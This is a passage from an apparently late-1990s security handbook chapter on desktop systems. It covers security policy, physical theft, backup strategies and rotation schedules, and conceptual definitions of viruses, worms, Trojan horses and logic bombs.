the primary topology by which they do this is the local area network. Furthermore, in an increasing number of systems, the servers themselves are essentially beefed-up microcomputers. This is particularly true of the Internet, which is beginning to rival leased lines and private value-added networks as the data communication channel of choice.

Desktop System Architecture

Although you may be familiar with the following definitions they are stated here because they have important security implications which are not always understood.[9] A microcomputer is a computer system in miniature, a collection of hardware and software that is small enough to fit on a desk (or into a briefcase or even a shirt pocket) but able to perform the four major functions that define a computer system: input, processing, storage, and output. Note that processing requires both a processor and random access memory (RAM). Also note that RAM is different from storage (data that are stored remains accessible after system reset or reboot, data held in RAM are typically not accessible after system reset or reboot).

Soon after microcomputers were developed, the term "personal computer" was coined to describe these self-contained computer systems. This was later shortened to "PC" although this term is often used to refer to a specific type of personal computer, that is, one based on the nonproprietary architecture developed by IBM around the Intel 8086 family of processors (including the 80286, 80386, 80486, and Pentium chips).

Today, the majority of personal computers conform to the IBM/Intel architecture, and most of these run the DOS/Microsoft Windows operating systems (a small but significant percentage still adhere to the proprietary Apple Macintosh architecture). A separate class of desktop machines are those using the UNIX operating system. Often referred to as "work stations," these UNIX machines are typically more expensive, more powerful, and confined to specialized areas such as engineering and scientific research. While the DOS and Windows 95 operating systems use an open file system, with no provision for separate user accounts on a single machine, UNIX offers tight control of file permissions and multiple accounts. UNIX machines are often used as high-performance back-room database hosts and World Wide Web servers.

Recently, a new category of machine, the network computer or NC, has been making headlines. In many ways this is simply the re-birth of the diskless PC, several models of which were unsuccessfully marketed in the late 1980s. Both the NC and the diskless PC are machines that have their own processor and random access memory and so perform local processing, but possess no local storage devices. Their operating system is a combination of a ROM-based boot process and server-based network operating system. However, whereas the diskless PC was aimed at solving

security, management, and support problems on local area networks, the NC concept has been developed in a wide area context, specifically the Internet, and in particular, the World Wide Web.

Strict categorization of desktop systems is seldom helpful. For example, IBM/Intel-based machines can run powerful versions of UNIX, such as SCO UNIX. Both BSDI UNIX and Linux run on Intel chips and are very popular as Web servers. Furthermore, Microsoft Windows NT and IBM OS/2 both offer a multi-user, multitasking alternative to UNIX, with a familiar graphical user interface (GUI). They also allow you to use a closed file system. What may be helpful is further clarification of the terms PC, work station, terminal, server, and client.

- PC: a self-contained computer system with its own processor, storage, and output devices (the screen is perhaps the most basic of output devices). Typically, it is small enough to fit on or under a desk.
- Work station: a self-contained computer system with its own processor that is also connected to a server. A work station does at least some of its own processing and may have its own storage, but may also use or rely on the server for storage.
- Terminal: a computer access device with screen and keyboard that does not have its own processing or storage capabilities.
- Server: any computer system that is providing access to its resources to another computer system, for example, a Web server provides a browser/client with access to Web pages stored on the server.
- Client: any computer system that is accessing resources made available to it by another computer system, for example, a Web browser/client accesses to Web pages stored on a Web server.

DESKTOP SECURITY POLICY AND AWARENESS

Every organization should have an information security policy. However, field experience suggests that these policies often fail to address desktop computing issues appropriately or adequately. For example, it is common for companies to have comprehensive policies for mainframe systems that address all contingencies, but only a few specific desktop policies such as antivirus procedures written in response to specific incidents such as a virus infection.

From the Top Down

Effective information security policies are created from the top down, beginning with the organization's basic commitment to information security formulated as a general policy statement. Here is a good example of a general policy statement:

1. Timely access to reliable information is vital to the continued success of Megabank.
2. Protection of Megabank's information assets and facilities is the responsibility of each and every employee and officer of Megabank.
3. The information assets and processing facilities of Megabank are the property of Megabank and may only be used for Megabank business as authorized by Megabank management.

When a general policy like this has been agreed to by top management, each employee should be required to sign, upon hiring and each year thereafter, a document consisting of the policy statement and words to this effect:

> I have read and understood the company's information security policy and agree to abide by it. I realize that serious violations of this policy are legitimate grounds for dismissal.

Once you have a general policy like this in place, you can elaborate upon particulars. In the case of desktop systems these include:

- Password policies (e.g., minimum length, storage of passwords)
- Backup duties (for individual PCs as well as the network server)
- Data classification (rating each document for sensitivity)
- Removable media handling (e.g., who can take diskettes in or out)
- Encryption (what data will be encrypted, which algorithms to use)
- Physical security (how is equipment protected against theft/tampering)
- Access policies (who is allowed to access which machines/files)

There will also need to be policies for specific systems, for example, the accounting department LAN. These can be promulgated by the staff who have responsibility for those systems provided there is oversight and sign-off by the managers of those departments and the security staff.

The Fine Print

The task of developing detailed policy is often avoided because it is seen as too daunting. It is sometimes postponed because "there is no way to predict where information technology will go next." While this is true, you need specific policies as soon as they become feasible, plus a general policy to deal with emerging areas of concern. For example, consider the fairly recent ability to browse the World Wide Web with a desktop computer attached to the company's Internet connection. It is now possible to formulate specific policy such as "employees must not use company systems to visit Web sites that contain sexually explicit material."

However, in companies where employees have, for a time at least, enjoyed unrestricted Web access, such specific policies may be resisted (as though browsing the Web on the company's dime is a right, just like selecting your own desktop design or installing your own games). But if the company has a preexisting general policy statement that asserts ownership of information

processing assets, any restrictions on how PCs may be used can immediately be vindicated and enforced because it is clearly in keeping with that policy.

On the other hand, you have to be realistic. The desktop computing environment is inherently difficult to control and so the most effective policies are those which are understood and accepted by those who must abide by them. Developing policy by consensus is clearly more effective in this environment than policy by decree. To this end, high-level policy statements which establish the company's right to control its own computers play an important psychological role.

Desktop Security Awareness

It is not enough to develop security policies for desktop systems. Users must be told what the policies are and trained to support them. The ideal situation is a self-regulating workforce so that, for example, when Fred in engineering brings to work a game on a floppy disk that his son brought home from school the night before, Mary will refuse to put it in her PC because she knows that (1) it is a violation of security policy, and (2) it exposes her PC, and thus the company LAN, to the risk of virus infection; and (3) LAN downtime and person-hours consumed by virus disinfection have a negative effect on company profitability, which in turn has a negative effect on her earnings and employment prospects.

Raising employee security awareness to this level requires a significant training effort, but it is money well spent relative to more technology-oriented solutions. In an age of universal computer literacy it would be foolish to rely solely upon high-tech security systems, since there will always be people with the skills to challenge such defenses. You can reduce the incentive to mount such challenges by eschewing policy dictation in favor of consensus-based policy making. If employees understand and thus "buy-in" to the policy, the technical defenses can be concentrated in the areas of greatest effectiveness.

Determining those areas is an ongoing process which depends upon a different type of security awareness: that which you cultivate as a security professional. It involves staying current with the latest trends in computer insecurity, for example, new virus outbreaks, newly discovered operating system vulnerabilities, and so on. You maintain this awareness by subscribing to industry publications, participating in online forums and mailing lists, attending security conferences, and networking with fellow security professionals.

PHYSICAL SECURITY: DESKTOPS AND LAPTOPS

Efforts to thwart computer equipment theft are a good illustration of the importance of security awareness. For example, do you know the total

value of desktop computer equipment that is stolen every year in North America? The answer, according to SAFEWARE, the Columbus, Ohio-based computer insurance specialist, is quite staggering: more than $1 billion. Consider some of the security implications of desktop computer theft:

- All data on a stolen hard drive that was not backed up is now lost.
- No data can be accessed in a timely manner while backups are restored to replacement equipment.
- Certain components, such a custom cables, are hard to replace if stolen.
- Most PC-based systems depend upon a very specific configuration of hardware and software which may be difficult to replicate on replacement systems.
- Unless it was encrypted, anyone who receives a stolen PC has access to the data stored on it.
- If the stolen PC is recovered it is very hard to know whether or not someone made a copy of the data that was stored on it.

Obviously, your information security policy should mandate that backups of all data be available at all times (this typically requires off-site backup storage as a defense against backup media being stolen along with the systems backed up thereon). However, even if you are in compliance with this lofty goal, backups cannot solve every security problem. If a competitor obtains copies of your trade secrets by stealing your computers, having a backup copy is not much consolation.[10]

Awareness of current trends in computer theft will not only help you plan countermeasures, but also help you refine policy and provide timely security awareness training. The first point to note is that personal computers are now a commodity, like VCRs, camcorders, and stereos. This means they can be turned into cash very quickly, making them a target for casual thieves and those supporting drug habits. Because of their higher value-to-weight ratio, notebook computers are very popular with this type of thief.

More organized felons will target notebooks at locations such as airports, where there are rich pickings. For example, a popular tactic in recent years has been for two-person teams to steal notebooks at security check points. One thief waits until a notebook-bearing bag is placed on the conveyor belt to the X-ray machine, then holds up the line going through the metal detector (not hard to do). The accomplice waiting on the other side of the check point simply picks up the bag and departs.

While desktop systems in offices are sometimes targeted by the "smash and grab for cash thief," the more serious risk may be sophisticated criminals stealing to order. Such thieves tend to target high-end equipment like graphics work stations, large monitors, and production-quality typesetters

and color scanners. European offices seem to be particularly vulnerable due to the high demand and relative lack of resources in former Eastern bloc countries. On occasion, Scotland Yard has recovered trucks full of expensive Apple Macintosh desktop publishing equipment stolen to order and destined for Eastern Europe.

A slightly different combination of factors led to a rash of chip heists in the early 1990s. Shortages of memory chips resulted in high prices and led to several types of theft. Europe experienced a rash of thefts in which chips were removed from office systems. Employees arrived in the morning to find desktop computers torn apart (none too gracefully) and the memory chips removed. This represents a major blow to any organization (a charity for the elderly and the Automobile Association were two of the victims). No data processing can occur until the chips are replaced. Specification of chips for used equipment is no simple matter (there are many different types and many compatibility issues). Even if you can afford the high replacement cost there may be delays obtaining chips. After all, the motive for the theft was high prices caused by a shortage.

A different type of theft occurred in chip producing areas such as America's Silicon Valley and Scotland's Silicon Glen. This involved direct, and sometimes violent, attacks on chip factories and shipping facilities. However, the motivating factors were the same: memory chips are easily resold, hard to trace, and they can have a higher value-to-weight ratio than gold or platinum.

The point of these examples is that as an information systems security professional you need to be keenly aware of the current economics of both crime and computing. As this chapter is being written, memory prices are at an all-time low, reducing the incentive for chip theft, and possibly impacting your spending on countermeasures, relative to other threats. However, if prices suddenly rise again you will need to tighten security measures in this particular area.[11] Some specific microcomputer physical security measures to consider include:

1. Good site security: this not only protects against theft, but also against vandalism, unauthorized access, and media removal.
2. Case locks: these not only deter theft of internal components, but also protect BIOS-based security services, described elsewhere in this chapter.
3. Documentation: you need to keep detailed records of all your hardware and software, including serial numbers, purchase dates, invoices, and so on. These records will be invaluable if you ever have to prove loss or reclaim stolen items that have been recovered.
4. Insurance: computer equipment typically requires separate insurance or a special rider in your business insurance or office contents

policy. Note that home contents policies often exclude computers used for work.
5. Access controls and encryption: if a computer is stolen you would like to make it as difficult as possible for the person who ends up trying to use it to access the data that are stored on the system.

DESKTOP DATA BACKUP

Clearly, the single most effective technical strategy you can employ to defend the integrity and availability of computer-based data is making backup copies, often simply referred to as backup. This is standard doctrine for most information systems professionals, particularly those familiar with the mainframe environment, where backup is an integral part of computing. However, in the desktop environment, which is based on systems that have their origins in casual, even recreational use, the task of backing up is all too often neglected until it is too late.[12]

Backup Types and Devices

Most "live" data in use today are stored on hard disk drives. While the reliability of the hard disk devices found in desktop and laptop systems has steadily improved over the last decade, they are nevertheless mechanical devices quite capable of wearing out, sometimes prematurely, sometimes without warning. Furthermore, users are only human, often lacking in formal training. Sometimes they erase important files or records within files by mistake. Sometimes they delete data out of malice. Viruses and other malicious programs can destroy files. Making backup copies of all of the files that are on a hard disk is the best, and often the only, means of recovery from mechanical failure, user error, malevolent software, natural disaster, and physical theft.

Hard drives have finite storage capacity. Eventually you have to erase files from the hard disk to make way for more. You may need to keep copies of those "surplus" files, such as last year's bookkeeping ledger. These days some people use two computers, one on the desk at work, another that travels with the user or resides in the user's home. Thus we can identify at least four different types of file copying, as listed in Exhibit 23.1.

Backups=Copies of files made to defend against loss/corruption of originals
Archives=Copies of files made to relieve overcrowding on primary storage devices
Updates=Copies of files made to synchronize files between two machines
Duplicates=Copies of files made to provide other users with copies of programs or data

Exhibit 23.1. Four Different Types of File Copying

The main focus in this section is backups, but the other categories are also important. Updates that synchronize files between desktops and portable machines are a relatively recent concern and have implications for data integrity. An archive is a set of files that has been copied as an historical record. Typically these are files containing data that will not change, and immediate access to which is no longer required, such as properly aged accounting records. When the archive copy has been created the original can be erased, thus freeing up storage space. Several terms that are useful at this point are

- Primary storage — where frequently used software and data reside.
- Online storage — storage that is immediately available and randomly accessible; this includes removable media such as floppy diskettes.
- Removable media — any media that can be physically removed from the system, such as diskettes and CD-ROMs.
- Magnetic media — storage based on magnetic properties, such as hard drives, tapes, and floppies.
- Optical media — storage based on optical properties, such as CD-ROMs.
- Magneto-optical — storage based on a combination of magnetic and optical properties, like some high-capacity cartridge drives.
- Random vs. linear access — the ability to immediately access data regardless of their physical location on the media (e.g., a hard drive) as opposed to access which requires reading preceding data (e.g., a tape drive).
- Read only — the ability to read stored data but not change it.
- Write once, read many — the ability to record data in read only form and then read it multiple times (e.g., burning a CD-ROM).
- RAID — redundant array of inexpensive disks — a storage system which combines multiple disks managed as a single storage device, allowing disks to be "hot swapped," i.e., replaced without powering down or losing data.
- Jukebox — a storage system which combines multiple tapes or CD-ROM drives managed as a single storage device with automated media switching, providing large-scale storage or backup.

In the early days of personal computing the primary means of backup, software duplication, and archiving, was the floppy diskette. A floppy diskette can be described as randomly accessible removable media, with write many/read many, as well as read only capability (by physically adjusting the write-protect setting on the disk jacket you can write-protect the contents, although this is a reversible procedure, distinguishable from

Type	Capacity	Comments
Floppy diskettes	1.44 Mb	Standard equipment Low capacity, slow, cheap, tedious.
Tape drives e.g., Travan, Exabyte, DAT	400 Mb–9 Gb	Low media cost, highly automated, most widely used.
Removable cartridges e.g., Syquest, Jaz, Zip	200 Mb–4.6 Gb	High media cost, very fast, good for online systems.
CD-ROM	650 Mb	Low media cost, slow to make, convenient access.

Exhibit 23.2. Backup Options

WORM media that is physically impossible to overwrite). The floppy diskette has several benefits:

- Low cost for both drives and media
- Included as standard equipment on all machines
- Widespread compatibility between systems

Unfortunately, hard drive capacities and the complexity of both software and data have far outstripped the capacity of standard diskettes, while possible alternatives such as high-capacity cartridge drives and read/write optical media have so far failed to achieve anything like the same level of acceptance as standard equipment. The current options for backup are listed in Exhibit 23.2. Note that some of these removable media devices also work as primary storage, for active software and live data, as well as secondary or backup storage.

While constant improvements in performance, capacity, and pricing make "best buy" statements about storage devices imprudent, there are clearly some practical points that can be made. First of all, you need to match capacity and speed to need. For example, if a desktop machine uses about 600 megabytes of hard drive storage, 5 megabytes of which is updated every day, a CD-R drive might be worth considering as an alternative to tape. But tape would be better for a system that regularly stores twice as much data and updates data at a faster daily rate. For a network file server that stores several gigabytes of constantly changing data, you will probably want to use RAID for primary storage and a jukebox for constant backup.[13]

Boosting Backup

If desktop users are on a network, part of the backup problem has been solved. Any data they store on the file server will be backed up as part of normal network management (any network file server worthy of the name will have a built-in backup device, typically tape, and any network administrator worthy of the name will use it diligently). But unless the network

work stations are diskless, there will be a residual problem of local backup. It is possible to back up local work station storage through the file server, but this is not always practical (typically the work station must be on with the user logged in but not using the machine, an arrangement that has security implications). Besides, users may be keeping some data locally on removable media, such as diskettes.

What is required is a clear policy on local backup (as well as on the use of removable media). But how do you persuade users to do better in the backup department? Make it easier to do and make people want to do it. Making people want to do something is mainly a question of education. People need to be told why backups are important, and this means more than simply saying, "Because it is company policy." A positive approach is to educate, using scenarios in which backup saves the day. Users should be made aware of the variety of ways in which data can be lost or damaged. But don't dwell too long on the negative — emphasize the comfortable feeling that comes from knowing that you have current backups.

Making backup easy to do involves some decisions about hardware and software. What backup media will be used — floppy disks, tape, optical disks, cartridges? What backup software will be used? Will computers attached to a network be backed up independently or by the network? Will macros, batch files, or automated schedule programs be used to simplify the procedures? If so, who is responsible for creating and configuring these? Beyond these are questions such as how often backup should be done, what files should be backed up, and where will the backup media be stored? You should establish explicit guidelines on these matters so that users are clear about what their backup responsibilities are. Such rules and regulations can be incorporated into an education campaign. To summarize, a general improvement in backup habits is likely to occur if you:

1. Make backup a policy, not an option.
2. Make backup desirable.
3. Make backup easy.
4. Make backup mandatory.
5. Make sure users comply with backup policy.

Backup Strategy

There is no universal path to quick and easy backup. If there was, everyone would be taking it and cheerfully doing their daily backup. The user with unlimited resources has some excellent options, the most attractive probably being optical disks. But the whole culture of personal computers is shaped by economics and the inescapable fact is that most individuals and organizations do not have unlimited resources. To make effective use of time and money devoted to backup, a backup strategy should be developed. Consider what files need to be backed up, and how often the backup

should be performed. Begin by considering the type of backup that is needed.

Image Backup. Early personal computer tape drives could only perform a complete and total backup of every file on the hard disk, referred to as an image backup. This is a "warts and all" image, a track-by-track reading of the surface of the hard disk, including hidden and system files, even unused areas and cross-linked files. This caused problems when restoring data; for example, if the hard drive to which the data were being restored was not exactly the same make and model as the original. Some systems only allowed an image backup to be restored in its entirety, meaning that bad sectors were restored along with the good. But image backup has some advantages, such as speed. By treating the contents of the hard disk as a continuous stream of data bits, a lot of time that would otherwise be spent searching the disk for parts of specific files is saved. Recently, the use of image backup has been revived by more intelligent software that eliminates the shortcomings of early systems.

File-By-File. The alternative to an image backup is a file-by-file backup in which the user selects the directories and files to be backed up. The software then reads and writes each one in turn. While this may take longer than an image backup, it allows quick restoration of a single file or group of files. A file-by-file backup can also be faster than an image backup when only a small percentage of the hard disk has been used, or if the data on the hard disk are "optimized."[14] A file-by-file backup can be complete, including all of the files on the hard disk, but this is different from an image backup. In a file-by-file backup, the files are read individually rather than as a pattern on the disk.

Data Vs. Disk. When choosing the files to include in a backup, there is some logic in omitting program files because these already exist on the original program distribution disk(s). However, a fully functioning personal computer is constantly changing. Software is fine-tuned, utility programs are added, batch files and macros created, tool bars and icons are customized, and system files are tweaked for optimum performance. Recreating a system after a major crash involves a lot more than just copying back the data and reinstalling the programs. Numerous parameters, the right combinations of which were previously determined by considerable trial and error, need to be recreated. If you have no backup of configuration or user-preference files, getting the system back to normal can be quite a challenge. A good compromise is to make a complete backup at longer intervals, while backing up changing data files more frequently.

Now consider what you want to include when performing a data file backup. For example, are font files to be included? They seldom change but can take up a lot of space. You might want to omit them from a data file

backup. The same applies to spelling dictionaries and thesauri, which do not change. However, user-defined spelling supplements that are regularly updated might need to be included.

The method you use to include or exclude files from a backup operation will depend on the backup software you are using. For example, on the Macintosh, the operating system itself distinguishes between data/document files and program/application files, so backup software on the Mac often has a simple check box to include or exclude programs. Backup software on the PC often has include and exclude parameters based on file extensions. Program files can be excluded by specifying the extensions EXE and COM, plus BAT and SYS (as well as DLL on Windows systems). If you are consistent in your file naming, you might be able to group data files by specifying extensions such as DBF, XLS, DOC, and so on.

Incremental and Differential. An incremental backup involves backing up only those files that have changed since the last backup. The idea is that successive "all data files" backups are likely to include files that were already backed up. This slows down the backup process. Interim backups can be performed that only apply to files that have been added or modified since the last backup. Operating systems can do this by checking the status of files stored along with names and other directory information. Some backup software makes a distinction between incremental and differential backups; the latter is defined as all files that are new or modified since the last full backup. This differs from an incremental backup, which is all files that are new or modified since the last backup, either full or incremental.

Note that restoring from an incremental backup, as opposed to a full backup, may require more work. Several sets of media may be required, namely the previous full backup plus all incremental backups since then. On the other hand, restoring from a differential backup requires only the last full backup plus the last differential backup. However, differential backups take up more space and take longer to perform than incrementals. Basically, incrementals are better to systems that are heavily used, like file servers on a network, whereas differentials are more appropriate for single-user systems.

Backup Regimen

The timing of backups depends on how often the information on a system changes. A personal computer might operate purely as an information bank, perhaps used to look up pricing information that seldom changes — such a system only needs to be backed up when the information is updated. But a PC that records customer orders coming in as fast as they can be typed might have to be backed up at least once a day. Most systems are somewhere between these two extremes, but remember that frequency of file changes may not be a constant factor. For example, spreadsheets in the accounting department might change quite often while the annual budget

is being prepared, but remain unchanged the rest of the year. So, the backup regimen you implement will depend on how you use your computer. The three factors that need to be weighed against each other are:

- The amount of time and effort represented by changes to files.
- The amount of time and effort represented by backing up the files.
- The value of the contents of the files.

Careful consideration of work patterns is necessary to establish an appropriate backup regimen. You can combine the three levels of backup described earlier, based on three different intervals:

Interval 3	Total backup
Interval 2	Data file backup
Interval 1	Incremental data file backup

For example, you could do a total backup once a month, a total data file backup once a week, and an incremental data file backup every day. The main point is that every backup does not have to be complete or lengthy, and a schedule mixing complete and partial backups will require less time and so stand more chance of being adhered to. One important factor to bear in mind when designing your backup schedule is the ease with which the state of your data at a specific point in the past can be recreated. For example, suppose that a virus is discovered on a hard drive and many files have been infected. A process of deduction determines that the virus was probably introduced on Monday when an employee brought in a game on a floppy disk. If incremental backup is done daily with a full backup on Friday and today is Wednesday, then one option of dealing with the virus is to erase the hard disk and then restore the previous Friday's backup. Since viruses do not infect true data files you can then restore the data files from the Monday and Tuesday incremental backups.

But what if records were accidentally erased from a database on Tuesday, and this affected spreadsheets and reports created on Wednesday, yet the error was not discovered until the following Monday? You could not use the complete backup from the immediately preceding Friday to correct this problem. You would need the complete backup from the preceding Friday, plus the following Monday's incremental backup. If this sort of problem sounds challenging, that's because it is. Getting people to create backups is only part of the problem. Restoring systems and data from those backups is quite another.

Backup Handling and Storage

Consider the physical handling of the backup media. Where will it be stored? How many copies will there be? What makes a good off-site storage location? One possible media management program is to place backup copy 1 off-site (a bank, the manager's home, a different office of the same

company). Note that simply using a fireproof safe designed for important papers is not enough. Magnetic tapes give up the digital ghost at much lower temperatures than paper ignites — you want a safe that prevents internal temperature from rising above 125°F for at least 1 hour during exposure to fire at 1500°F. After a suitable interval you make backup copy 2, which is placed off-site, while backup 1 moves to on-site storage. After another interval, you reuse the backup 1 media to make backup 3, which is placed off-site while backup 2 is moved on-site. This means the off-site backup is always the most up-to-date.

For data-intensive operations, such as order processing where large amounts of data are added or altered every day, you can use a day-by-day backup schedule such as the six-way system. You begin by labeling six sets of media as Friday1, Friday2, Monday, Tuesday, Wednesday, and Thursday. On Friday afternoon, the operator goes to the backup storage cabinet and takes out the media marked Friday1. This is used to make a complete backup of the hard disk. The media is locked away over the weekend. On Monday afternoon, the operator goes to the media cabinet and gets out media marked Monday. This is used to make an incremental backup, overwriting the previous data on the media. The same thing happens on Tuesday through Thursday. Incremental backups are made each day on media marked for that day of the week.

When Friday rolls around again, the Friday2 media is used for a new complete backup. On Monday the incremental backup is made onto the Monday media, and so on, until Friday comes around again and you overwrite Friday1 with another complete backup. This system gives you a maximum archive period of two weeks. For example, on Fridays before you perform the Friday backup you have the ability to restore data from one or two Friday's ago. On any day of the week you can restore things to the way they were on same day of the previous week.

This system has several advantages. The time required for an incremental backup is generally far less than that for a full backup, making the daily routine less burdensome. Nevertheless, if restoration is required, a full set of data can be put together. If you simply use the same backup media every day, this type of recovery is not possible. A variation of this six-way routine, sometimes referred to as the father/son backup cycle, requires eight sets of media with the additional ones being called Friday3 and Friday4 so that your archive goes back a whole month.

Yet another backup cycle is the ten-way or grandfather/father/son system. This covers 12 weeks and allows you to delete data from your hard disk and retrieve it up to 3 months later. A variation of this scheme involves removing some of the complete backups from circulation at regular intervals for archive purposes, for example, once a month or once a quarter.

One advantage of this is a gradual replacement of media, which have a natural tendency to wear out from repeated use.

Give some thought to the time of day that backups are performed. It seems natural to do the backup at the end of the day, then lock the media away or take it off-site. Because some backup systems, such as tape units, allow backups to be triggered automatically, some people leave systems on overnight and have the backup performed under software control. This minimizes inconvenience to users, and leaving systems running is not considered detrimental to their health or reliability (although monitors should be turned down or off). However, even if the hardware performs reliably, there is a problem because the backup is being performed during a period of high risk.

Theft of computers, tampering with files, or disasters such as fires can progress with less chance of detection during the night. An unsupervised overnight backup operation is no protection against these threats. Indeed, if the backup media sits in the computer until a human operator arrives in the morning, it can make a nice present to someone looking to steal data. Doing backup first thing in the morning might seem like the answer, but again, an overnight attack threatens a whole day's worth of work. Besides, backup operations tend to tie up processing time and thus prevent systems from being used, which can make backing up in the morning counterproductive. One solution available to companies with an evening shift is to have them perform the backup and lock up the media before leaving. Indeed, with larger networks it will be necessary to budget staff specifically for this task.

Remote Backup Strategies

Off-site storage of backups is a strong defense against two serious threats, physical theft and natural disaster. However, some off-site storage options pose practical or tactical problems. Requiring staff to take backup media home with them imposes a considerable burden of responsibility, and requires a high degree of trust. Most banks are not set up to receive magnetic media for safe deposit outside normal banking hours. Fortunately, numerous companies now specialize in off-site storage of media, such as Arcus Data Security, DataVault, and Safesite Records Management.

Safesite's SafeNet service provides off-site storage and rotation of file server backup tapes. Outgoing tapes are placed in foam shipping trays and air-freighted overnight to secure vaults where they are bar coded and stored in a halon-protected environment that is fully temperature and humidity controlled. You pay a weekly fee for this service. Other companies operate at a local level, offering daily pickup and delivery of backup media according to standard rotation schedules. This has the added benefit of reinforcing backup regimes.

One step beyond physical off-site collection and delivery of backup media is remote off-site backup. In other words, your computers are backed up automatically, over phone lines, to a remote location, a strategy known as televaulting. This not only provides protection against theft and natural disasters at your site, it also provides insurance against errors and failures in your normal on-site backup systems. A pioneer and leading supplier of this type of service is Minneapolis-based Rimage Corporation (while the company headquarters are in Minneapolis, all its eggs are not in one basket — Rimage operates backup sites in New York and Atlanta, plus one near Los Angeles and another near San Francisco).

DEFEATING VIRUSES AND OTHER MALICIOUS CODE

One of the most persistent threats to the confidentiality, integrity, and availability of data entrusted to desktop systems, is malicious code, the most common form of which is the virus. A computer virus is self-replicating code designed to spread from system to system. Thousands of different viruses have been identified, although only a few hundred are active. This is software which can erase files, bring down networks, and waste a lot of person power and processing time. There are several types of programs, besides viruses, that can be grouped together as malicious code, or MC, although each type poses a different threat to the integrity and availability of your data.

The Malicious Code Problem

Based on numerous studies it is possible to say that malicious code has caused billions of dollars worth of damage and disruption over the last five years.[15] Malicious code has affected everything from corporate mainframes and networks to computers in homes, schools, and universities. Despite impressive advances in defensive measures, malicious programs continue to pose a major threat to information security. A key member of IBM's antivirus team, Alan Fedeli, uses the following as simple, working definitions of the three main problems for PC and LAN users:

- Virus: a program which, when executed, can add itself to another program, without permission, and in such a way that the infected program, when executed, can add itself to still other programs.
- Worm: a program which copies itself into nodes in a network, without permission.
- Trojan horse: a program which masquerades as a legitimate program, but does something other than what was expected, (as in the deceptive wooden horse used by the Greek army to achieve the fall of Troy).

Note that while viruses and worms replicate themselves, Trojan horses do not. Viruses and worms both produce copies of themselves but worms do so without using host files as carriers.

A fourth category of malicious code, the logic bomb, has historically been associated with mainframe programs but can also appear in desktop and network applications. A logic bomb can be defined as dormant code, the activation of which is triggered by a predetermined time or event. For example, a logic bomb might start erasing data files when the system clock reaches a certain date or when the application has been loaded × number of times. In practice, these various elements can be combined, so that a virus could gain access to a system via a Trojan, then plant a logic bomb, which triggers a worm.

The practical objection to viruses and worms, Trojan horses, and logic bombs, is that no programmer, however smart, can write code that will run benignly on every computer it encounters. Commercial software developers like Microsoft, which spend millions on software development and testing, cannot create such code, even when an elaborate installation program is used. The number of hardware permutations alone is staggering (with 12 alternatives in 12 categories you get 8,916,100,448,256 possible combinations). Quite simply, you cannot write benign code which can insert itself unannounced into every system without causing problems for at least some of those systems.

About Viruses

According to Dr. Peter Tippett, President of the National Computer Security Association, even if virus code does not try to cause harm, "most of the damage that viruses cause, day in and day out, relates to the simple fact that contamination by them must be cleaned up. The problem is that unless you search through all the personal computers at your site, as well as all the diskettes at your site, you can have no assurance that you have found all copies of the virus that may have actually infected only four or five PCs. Since viruses are essentially invisible the engineer must actually go looking for them on all 1000 PCs and 35,000 diskettes in an average corporate computer site. And if even a single instance of the virus is missed, then other computers will eventually be reinfected and the whole clean-up process must start again."

Further light is shed by IBM's Al Fedeli who notes that "While viruses exhibit many other characteristic behaviors, such as causing pranks, changing or deleting files, displaying messages or screen effects, hiding from detection by changing or encrypting themselves, modifying programs and spreading are the necessary and sufficient conditions for a program to be considered a virus." The very act of modifying files means that the presence of a virus causes disruption to normal operation, in addition to which the virus program can be written to carry out a specific task, like playing a tune at a certain time every day. In a mix of metaphors, such a virus task is referred to as a payload, and the event that releases or invokes it is referred

to as a trigger. This might be a date or action, such as booting up the machine. Some payloads are very nasty, such as corrupting the file allocation table (FAT) on a disk and thus rendering files inaccessible.

A lot of viruses attack operating system files, meaning that they have the potential to disrupt a wide range of users. Other viruses attack a particular application. Consider the virus that attacks dBASE data files, stored with the DBF extension. The virus reverses the order of bytes in the file as it is written to disk. The virus reverses them back to normal when the file is retrieved, making the change transparent to the casual user. However, if the file is sent to an uninfected user, or if the virus is inadvertently removed from the host system, the data are left in a scrambled state.

Before moving on to Trojan horses, it is important to point out that although some people say there are thousands of viruses to worry about, as of early 1997, only a few hundred were "in the wild." This term is reserved for viruses that have actually infected someone, somewhere. It is important to distinguish this small number of "in the wild" viruses from the much larger number of "in the zoo" viruses. We use this term to describe a virus that has never been seen in a real-world situation (believe it or not, some people who write viruses send them to antivirus researchers, which is one reason the population of the zoo far outnumbers that of the wild).[16]

The Trojan Horse

According to Rosenberger and Greenberg, "Trojan horse is a generic term describing a set of computer instructions purposely hidden inside a program. Trojan horses tell programs to do things you don't expect them to do." The original Trojan horse held enemy soldiers in its belly who thus gained entrance to the fortified city of Troy. In computer terms, a seemingly legitimate program is loaded by the user, but at some point thereafter malicious code goes to work, possibly capturing password keystrokes or erasing data.

An example appeared in 1995 when someone started distributing a file described as PKZIP 3.0, the long-awaited update of PKZIP version 2.04g, an excellent file archiving tool. Naturally, since the purpose of PKZIP is to compress and decompress files, version 2.04g was distributed as a self-extracting file. That is, it was executed as a program at the DOS prompt. PKZIP 3.0 was also made available on bulletin boards as an executable file, but it was not a self-extracting archive. Instead it was a Trojan horse that attempted to execute the DELTREE and FORMAT commands. Although clumsily written, it sometimes worked and some people lost data (one defense against such programs is to rename, remove, or relocate potentially destructive commands like FORMAT and DELTREE).

The Worm

According to virus experts Rosenberger and Greenberg, a worm is similar to a Trojan horse, but there is no "gift" involved: "If the Trojans had left that wooden horse outside the city, they wouldn't have been attacked from inside the city. Worms, on the other hand, can bypass your defenses without having to deceive you into dropping your guard." The classic example is a program designed to spread itself by exploiting bugs in a network operating software, spreading parts of itself across many different computers that are connected into a network. The parts remain in touch with, or related to, each other, thus giving rise to the term *worm*, a segmented insect. Naturally, this has a disruptive effect on the host computers, eating up empty space in memory and storage, and wasting valuable processing time.

The best-known example is the Internet worm which consumed so much memory space and processor time that eventually several thousand computers ground to a halt (the Morris/Internet worm has been exhaustively analyzed and documented on the Web). More destructive worms might erase files. Even without malicious intent, communications on the network are likely to be disrupted by any worm as it attempts to grow from one area to another. Most people agree that a worm is typified by independent growth rather than modification of existing programs. The difference between a worm and a virus might be characterized by saying a virus reproduces, while a worm grows.

The Code Bomb

One of the oldest forms of malicious programming is the creation of dormant code that is later activated or triggered by specific circumstances. Typical triggers are events such as a particular date or a certain number of system starts. Stories abound of disgruntled programmers planting logic bombs to get back at employers deemed to have been unfair. Several logic bombs have been planted in order to extort money. You have to pay up or find the malicious code and remove it. The latter option can be extremely costly when the system is a large mainframe computer.

Defenses Against MC

The layered approach to security that we advocate can provide a head start in defending against malicious code. To briefly reiterate the elements of this layered approach, they are

